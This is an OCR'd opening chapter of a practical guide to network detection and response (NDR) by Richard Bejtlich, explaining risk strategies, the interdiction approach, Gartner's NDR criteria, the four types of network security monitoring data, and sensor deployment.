


ESSENTIALS

A Practical Guide to Network Detection and Response

Written by **Richard Bejtlich**

Contents

What's inside?

01

What is **NDR?**

Network Detection and Response (NDR) is a security product that enables the interdiction strategy of enterprise defense. It enables a detection and response process that succeeds when the defender stops the intruder from accomplishing their mission, even though the intruder may have gained some level of unauthorized access. Network data is a rich source of situational awareness, along with third party intelligence, infrastructure-application logging, and endpoint data. Organizations have the best chance to stop intrusions from deteriorating into breaches when they employ NDR as part of the people-process-technology defensive triad.

Risk and security strategies

Serious security professionals use a simplified "risk equation" to assess the importance of vulnerabilities, threats, and asset value with respect to overall "risk." This "formula" is a conceptual tool, not a mathematical fact that should be used to calculate discrete values. The important aspect of the formula is that it shows the effect on risk as any one of the factors increases, decreases, or even disappears by going to zero.

Risk (of something) is the product of (arbitrary) measurements of Asset value X Threat X Vulnerability, or R = A x T x V.

Risk is the possibility of suffering harm or loss.

Risk (of something) means that defenders must think in terms of risk of a data breach, or risk of downtime, or risk of data loss due to failed storage devices, and so on.

Ultimately, risk is a measure of danger to an asset.

Ultimately, risk is a measure of danger to an asset.

An **asset** is anything of value, which in the security context could refer to information, hardware, intellectual property, prestige, reputation, or other items worth protecting.

A **threat** is a party with the capabilities and intentions to exploit a vulnerability in an asset. A threat is generally a human actor. Code working on behalf of an actor may be considered a threat, but at the end of the day a threat is a person or group. (Sentient AI will be another story!)

A **vulnerability** is a weakness in an asset that could lead to exploitation. A vulnerability can be the result of a flaw, such as a logic error, or simply an exposure, meaning offering a service that can be abused by an intruder.

Once a defender properly considers risk, they can consider strategies to mitigate those risks. For digital security, seven

strategies exist. All are present in the real world, although not all are appropriate, and not all are available to all actors.

A generic "risk due to loss" is used here, as a stand-in for specific risks.

Denial and/or ignorance. This strategy assumes the risk due to loss is low, because those managing the risk assume that one or more of the elements of the risk equation are zero, or almost zero, or they are apathetic to the cost.

Loss acceptance. This strategy may assume the risk due to loss is low, or more likely, those managing the risk assume that the cost of risk realization is low. In other words, incidents will occur, but the cost of the incident is acceptable to the organization.

Loss transferral. This strategy may also assume the risk due to loss is low, but in contrast with risk acceptance, the organization believes it can buy an insurance policy which will cover the cost of an incident. The cost of the policy is assumed to be cheaper than alternative strategies.

Vulnerability elimination. This strategy focuses on driving the vulnerability element of the risk equation to zero, or almost zero, through secure coding, proper configuration, patching, and similar methods.

Threat elimination. This strategy focuses on driving the threat element of the risk equation to zero, or almost zero, through deterrence, dissuasion, co-option, bribery, conversion, incarceration, incapacitation, or other methods that change the intent and/or capabilities of threat actors.

Asset value elimination. This strategy focuses on driving the threat element of the risk equation to zero, or almost zero, through minimizing data or resources that might be valued by adversaries. For example, rather than using American Social Security numbers to identify users, an application might use tokens with no intrinsic value.

Interdiction. This is a hybrid strategy which welcomes contributions from vulnerability elimination, primarily, but is open to assistance from loss transferal, threat elimination, and asset value elimination. Interdiction assumes that *prevention eventually fails*, but that security teams can detect and respond to incidents post-compromise and pre-breach. In other words, some classes of intruders will indeed compromise an organization, but it is possible to detect and respond to the attack before the adversary completes their mission.

Assessing the strategies and NDR's role

The denial and/or ignorance and loss acceptance strategies are irresponsible. The loss transferal strategy continues to gain momentum with the growth of cybersecurity breach insurance policies, but insurers often refuse or lower payouts. The vulnerability elimination strategy is important, but is ineffective on its own, and has historically been shown to be impossible. When used in concert with other strategies, reducing vulnerabilities is absolutely helpful.

The threat elimination strategy is generally beyond the scope of private organizations. As the state retains the monopoly on the use of force, usually only law enforcement, military, and sometimes intelligence agencies can truly eliminate or mitigate threats. (Remember, threats are *not* vulnerabilities.)


Asset value elimination is powerful, but it has remained a niche approach. "If you can't protect it, don't collect it" is the appropriate message for this strategy. Even if a computing asset had zero data to process, its basic hardware and networking capabilities mean that any adversary can abuse them for mining cryptocurrencies, or as infrastructure for intrusions, or for many other uses.

NDR is most closely associated with the interdiction strategy, as it enables security teams to identify and contain intruders before they accomplish their mission. Security teams can use NDR data to identify vulnerabilities and queue them for remediation. Security teams can also use NDR data to identify valuable assets and possibly the data that they represent or process.

NDR enables security teams to identify and contain intruders before they accomplish their mission.

NDR's role in the security cycle

Enterprise security consists of four primary phases, each of which runs concurrently and informs the others.



The **plan** phase involves preparing the organization for attacks, and assessing its ability to resist, detect, and respond to attacks. Planning includes budgeting, auditing, compliance checks, training, secure software development, adversary simulation, penetration testing, and red teaming.

The **resist** phase involves preventing security incidents by filtering and protecting computing activity. Not all of these activities will stop intruders, because prevention eventually fails.


The **detect** phase requires collecting and analyzing data to create situational awareness. Once the intruder has bypassed preventative measures, they are in a race with the security team to accomplish their mission.

The **respond** phase requires the security team to contain the intruder, ideally before they accomplish their mission. Resolving the intrusion, which usually requires rebuilding a compromised asset, resetting passwords, or other measures, is usually the responsibility of the IT team, not the security team.

NDR is a detection and response technology. It is not a **resistance technology**. Firewalls, next-generation firewalls, and other devices which actively interrupt network traffic in order to enforce a security policy are resistance technologies. Resistance, detection, and response technologies are all required to have the best chance of defending an organization.

Four sources of situational awareness

Defenders rely on four sources of situational awareness to enable their security program, and especially the interdiction strategy.



There is no "sweet spot" or "compromise" gained by sitting in the middle.
You need all four sources.

Each of the four sources of situational awareness provide insights and address the trade-offs between detail, expense, and impact.


This book offers NDR as one of the four sources, but it promotes NDR as the "best first step" if one is building a new security program.

Although no single source is comprehensive, cheap, or effortless, properly collected and analyzed NDR data enables security teams to immediately improve their security posture. This book explains how.

The interdiction strategy, NDR, and time

Time is the most important metric for security teams. While working together at General Electric, and later Mandiant, Grady Summers and the author developed what became known as the "DRAIN CVR" framework for measuring the critical time values associated with intrusions.

[See https://www.nist.gov/system/files/documents/2016/09/16/mandiant_rfi_response.pdf for details.]



For full details on the definition of each element, please see the referenced document.

Once a security team recognizes time is the most important metric for their success, they realize they have a common way to determine how well their people, process, and technology could measure against threat actors.

Consider the November 2025 study by The DFIR Report security team titled Cat's Got Your Files: Lynx Ransomware.

[See https://thedfirreport.com/2025/12/17/cats-got-your-files-lynx-ransomware/]

The executive summary noted the following:

"The intrusion began with a successful Remote Desktop Protocol (RDP) login using already-compromised credentials, likely obtained via an infostealer, data breach reuse, or an initial access broker.

Within minutes, the threat actor moved laterally to a domain controller using a separate compromised domain admin account, created multiple impersonation-style accounts, and added them to privileged groups.

The threat actor mapped out virtualization infrastructure and file shares, conducted additional enumeration, and created one more look-alike account **before pausing activity.**

Sensitive files from multiple network shares were collected, compressed using 7-Zip, and exfiltrated via temporary file-sharing service temp.sh.

The threat actor connected to backup servers, deleted backup jobs, and deployed Lynx ransomware across multiple backup and file servers via RDP.

The **overall Time to Ransomware (TTR) was ~178** hours across nine days."

There are three time-centric metrics highlighted. Using an interdiction strategy to counter the risk of loss due to ransomware, it appears that 178 hours elapsed before the intruder accomplished their mission.

Even though the intruder was moving laterally within minutes of initial access, that progress did not constitute mission achievement. The security team also had a chance to act when the intruder paused their activity.

Unfortunately, the victim lacked the situational awareness and/or capability to detect and respond in time.

Whenever a threat intelligence report provides time-based metrics, security teams should compare the timing of the intruder's actions with their capabilities. If an intruder takes one hour to elevate to domain level access, does the security team have a track record of detecting and responding in less than an hour? If an intruder takes two hours to steal or destroy data, does the security team have a track record of detecting and responding in less than two hours? Security teams can use the same approach to measure their effectiveness versus adversary simulations, red teaming, and penetration testing.

Our take on NDR

As defined by Gartner in their 2025 Magic Quadrant for Network Detection and Response, NDR is a

"product [which] detects abnormal system behaviors by applying behavioral analytics to network traffic data. They continuously analyze raw network packets or traffic metadata within internal networks (east-west) and between internal and external networks (north-south). NDR products include automated responses, such as host containment or traffic blocking, directly or through integration with other cybersecurity tools. NDR can be delivered as a combination of hardware and software appliances for sensors."

The term "NDR" began as a complement to the term "endpoint detection and response." As noted in his September 18, 2018 blog post, "Can We Have NDR, Please?", Anton Chuvakin asked

"Just like EDR is a detection and response technology for the endpoint, why can't we have the equivalent for the network? Why can't we have NDR?

Specifically, why can't we have one tool that does signature-based NIDS, machine learning – based traffic analytics together with capture and retention of layer 7 metadata (and files and occasionally full pcap) for incident response support?"

Dr. Chuvakin noted that as of September 2018, “at least two vendors use[d] the acronym on their websites.”

[https://web.archive.org/web/20190713095313/https://blogs.gartner.com/anton-chuvakin/2018/09/28/can-we-have-ndr-please/]

Gartner published a report titled “Applying Network-Centric Approaches for Threat Detection and Response” in March 2019, but did not yet use the NDR term.

[https://www.gartner.com/en/documents/3904768]

Gartner then published their “Market Guide for Network Detection and Response” in June 2020, retiring their previous term “network traffic analysis” in favor of NDR.

[https://www.gartner.com/en/documents/3986225]

Gartner most recently published a Magic Quadrant for NDR in May 2025.

What does Gartner require for a product to be considered an NDR?

Gartner lists the following as "mandatory features" of an NDR product, saying NDR must:

Deliver, via physical or virtual sensors, form factors compatible with on-premise and cloud networks, to analyze network traffic or flows.

Monitor north-south traffic (as it crosses the perimeter) and east-west traffic (as it moves laterally through the network).

Model normal network traffic and highlight unusual activity that falls outside normal ranges.

Provide detection based on behavioral techniques (non-signature-based detection), including machine learning (ML) and advanced analytics.

Aggregate individual alerts into structured incidents to facilitate threat investigation.

Provide automatic or manual response capabilities to react to the detection of malicious network traffic.

Include traditional detection techniques, such as intrusion detection and prevention system signatures, rule-based heuristics, or threshold-based alerts.

Automate responses, such as host containment or traffic blocking, directly or through integration with other tools.

Include traditional detection techniques, such as intrusion detection and prevention system signatures, rule-based heuristics, or threshold-based alerts.

Detect threats using intelligence feeds, whether internally or externally sourced.[1]

Gartner considers the following to be “optional components” of NDR:

Monitor and analyze traffic in Infrastructure as a Service (IaaS) environments.

Offer Software as a Service (SaaS) API connectors to analyze events and user activities.

Provide log ingestion, investigation and response capabilities that enable SOC analysts to use the NDR console as the primary facility to perform operational duties and threat hunting in lieu of alternative platforms such as SIEM or extended detection and response (XDR).

Enrich metadata at the time of collection or during event analysis.

Perform retroactive and forensics analysis based on NetFlow data or full-packet capture (PCAP) with long-term data retention.

Accelerate threat hunting using AI-based search assistants.

Integrate natively with EDR and Security Incident and Event Management (SIEM).

Maintain a low false-positive rate, after initial tuning, to become a trustable [sic, trustworthy] source of insight.

Support automated response use cases.[2]

*[1] Ref: Magic Quadrant for Network Detection and Response, 29 May 2025 - ID G00808217 - 31, By: Thomas Lintemuth, et al, pp 2-3] *This language has been edited for clarity.*

*[2] Ref: Magic Quadrant for Network Detection and Response, 29 May 2025 - ID G00808217 - 31, By: Thomas Lintemuth, et al, pp 2-3 *This language has been edited for consistency.*

Why does an organization need NDR?

NDR supports a strategy that seeks to identify and contain intruders before they achieve their objective. NDR watches network traffic rather than endpoint activity or application-infrastructure logs. Because of this unique vantage point, NDR can access aspects of threat actor activity that might not be visible in other sources of situational awareness. NDR should also integrate with those other sources, along with third parties, like threat intelligence providers, peers, and others.

Why can't organizations prevent intrusions?

For a long period in the history of computing, from its modern inception in the 1960s through the 2000s, many practitioners believed it was possible to simply prevent intrusions. They thought that some combination of proper configuration, secure coding, system administration, vulnerability management, and prevention technologies would eliminate intrusions as a risk for asset owners.

History has shown that intrusions are inevitable, and "prevention eventually fails," as the author coined in his 2004 book, *The Tao of Network Security Monitoring: Beyond Intrusion Detection.* Intrusions are inevitable when a sufficiently skilled and equipped intruder applies their tradecraft to any target. An intruder who is willing to invest the necessary resources towards compromising a target will always succeed. The author learned this

lesson working for an offensive security team operating on behalf of Western government authorities. Complexity is the ultimate opponent, as modern computing is a fragile arrangement of human, procedural, and technical layers.

[https://www.informit.com/store/tao-of-network-security-monitoring-beyond-intrusion-9780321246776]

What is the difference between NDR and network security monitoring?

The author and Robert "Bamm" Visscher defined network security monitoring (NSM) in 2002 for a webinar, after having implemented it for approximately five years (at that point):

"Network security monitoring is the collection, analysis, and escalation of indications and warnings to detect and respond to intrusions."

This definition is loose enough to encompass all sources of situational awareness, as the input to the process is "indications and warnings," rather than specific data.

However, NSM has always been closely associated with four types of network-derived data, described shortly.

In brief, NDR is a product, while NSM is a process.

It is possible for NDR to be used to implement an NSM process, but the NDR must offer the four types of NSM data to be truly effective.

What is network security monitoring data?

NSM defines four types of data. The ideal NDR provides all four.

Full content is all information that passes across a network, as seen from a specific vantage point. Practitioners use the shorthand "pcap" (packet capture) for this type of data, due to the historically most popular format (pcap) and library (Libpcap) for storing this information. So called "smart pcap" is a filtered subset of all traffic.

Extracted content is a high-level data stream, such as a file, image, or other media, transferred between systems. An email attachment containing a Windows executable is an excellent candidate for extracted content. Beginning in the early 2000s, NSM practitioners began feeding extracted content into file analysis tools to identify and triage malware.


Transaction data, also sometimes called session data, is a record of the conversation between systems. Whereas full content contains every element of a conversation, transaction data reduces that conversation to specific items of interest. NetFlow, at least as offered by version 5, is the barest example of transaction data. Logs produced by an engine such as Zeek® or Suricata® produce more full-featured transaction data, as will be shown later.

Finally, **alert data** is a judgement about the activity observed by the sensor. Traditionally, many practitioners thought of "intrusion detection systems" as signature-based systems which fired notices when they observed certain patterns of bytes in traffic. However, any system which identifies activity as possibly suspicious or malicious is a generator of alert data. Modern sources of alert data include machine learning and artificial intelligence models.


How does one deploy NDR?

Traditionally, network sensors were hardware devices running custom software, deployed in data centers or other enterprise locations. Network architects and security teams placed them according to the visibility that they wished to achieve.

In this vastly simplified diagram, the security team wants to use a sensor to watch traffic ingressing and egressing the DMZ, or demilitarized zone, which hosts services exposed to Internet users. (These could be web, email, or other servers.) Using a SPAN port on the switch, the sensor receives copies of traffic for analysis.



The following image shows a network tap that watches so-called north-south traffic on the author's home lab. Port A connects upstream and port B connects downstream. Monitor ports 1 and 2 provide copies of traffic to any sensor to which they are connected.



Although it is not obvious from the image, the author is also exporting copies of traffic via a SPAN port, using the switch below the network tap. That SPAN port sees traffic leaving the switch and heading to an upstream switch. Observing intra-switch traffic, say between switch ports 2 and 5, is possible, given the right configuration. Visibility architects must balance the load placed on switches vs the visibility benefits before enabling these SPAN features.

To summarize, security teams would connect an NDR to a source of copied traffic, such as a network tap or SPAN port. Network architects may avoid deploying NDR in-line, as it introduces another point of failure. However, if the organization requires the NDR to have access to unencrypted traffic, then the deployment architecture will change. The NDR may depend on another device to decrypt and provide unencrypted traffic, or the NDR may assume that duty.

Beyond the physical network, however, security teams often deploy NDR products in virtual and cloud environments. These software-only sensors take advantage of similar traffic export features provided by virtualization and cloud sources. Teams may also deploy

NDR in industrial and non-enterprise environments, where their passive visibility features nicely meet requirements to not interfere with production traffic. One of the challenges of security in an ICS/IoT environment is generally not being able to deploy agents on hardware, or in many cases, being able to export logs from that hardware. Network traffic may be the only source of indications and warnings for ICS/IoT intrusions.

Security teams generally do not install NDR on endpoints. If a team is going to install yet another agent on an endpoint, it will likely be an EDR agent. However, some network inspection is useful on the endpoint. Modern versions of Microsoft Defender for Endpoint, a service provided on Windows, incorporates open source Zeek code to inspect network traffic.

[https://techcommunity.microsoft.com/blog/microsoftdefenderatpblog/new-network-based-detections-and-improved-device-discovery-using-zeek/3682111]

For advice on how to monitor small office and home office environments, see the author's article "Enabling SOHO Network Security Monitoring."

[https://corelight.com/blog/enabling-soho-network-security-monitoring]

What are the benefits of deploying an NDR product?

Network operators must achieve perfect defense in order to keep intruders from gaining unauthorized access. If an intruder finds an exposure or exploits a vulnerability, the enterprise must now detect and contain the intrusions before it escalates to a breach.

Consider the intruder's perspective, however. Assume the adversary is not a hit-and-run offender looking for a quick strike against a weak Internet-accessible target. Rather, they want to compromise a network, establish persistence mechanisms, and remain in the system, undetected, free to gather information at will. They may even seek to disrupt or destroy information, as is the case with ransomware operators. Critical infrastructure often consists of systems which cannot be modified, enhanced with an endpoint agent, or configured to export logs, yet this is exactly what a serious threat actor will seek to damage, control, or otherwise subvert,

An organization that makes situational awareness a priority, manned by personnel able to take advantage of that visibility, can be extremely hostile to persistent adversaries. When faced with the right kind of data, tools, and skills, an adversary eventually exposes their presence to the defender. As long as the security team can interdict the intruder before they accomplish their mission, the defender wins.

What are the limitations of an NDR product?

NDR is not a panacea, which is why it is one of the four sources of situational awareness. The following factors can degrade NDR effectiveness, although all can be accommodated by proper design and planning.

Sensor placement is a challenge. If the defender deploys a sensor watching north-south traffic, and the bulk of the intruder's malicious activities are best observed in east-west traffic, then the NDR has fewer chances to detect them.

Encrypted traffic is the perennial obstacle to NDR. Although encrypted traffic protects its contents from prying eyes, it is a double-edged sword. The same encryption that keeps banking details away from sniffing intruders also keeps intruder command and control away from security teams. Some organizations try to mitigate this problem by decrypting traffic, but that introduces its own risks.

Features may limit NDR as well. An NDR that does not provide all four sources of NSM data will not be as effective as the alternative. For example, some NDR products focus on alert data at the expense of other NSM data types. The problem with this narrow approach is that defenders rely on all four forms of NSM data for the "analyze" phase of detection. An NDR which only provides alerts is often a "blinking red light" that considers an alert to be the end of an investigation. In the field, the alert should be the *beginning* of the investigation.

Summary

NDR is the latest iteration of products which passively watch network traffic and provide situational awareness to security teams. They differ from active network security products like firewalls or proxies, which interfere with the traffic they carry, or transit network products like switches and routers, which exist solely to move traffic throughout the enterprise and beyond.

The next chapter will provide samples of the four types of NSM data and explain how they benefit NDR products.

02 Network **data**

